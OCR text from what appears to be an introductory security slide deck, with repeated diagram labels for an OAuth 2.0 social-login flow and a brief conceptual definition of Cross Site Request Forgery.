
OAuth 2.0




Social Site

User

Social login

Target website

OAuth 2.0




User

Social Site

Social login

Target website

OAuth 2.0



Login with account on Social site


Social Site

User

Social login

Target website

OAuth 2.0



User


Social Site

Access Token

Social login

Target website

OAuth 2.0



User

Social Site


Requested Date

Access Token


Social login

Target website

OAuth 2.0



OAuth 2.0



Cross Site Request Forgery

CSRF

- Requests are not validated at the server side.
- Server does not check if the user generated the request.
- Requests can be forged and sent to users to make them do things they don’t intend to do such as changing their password.

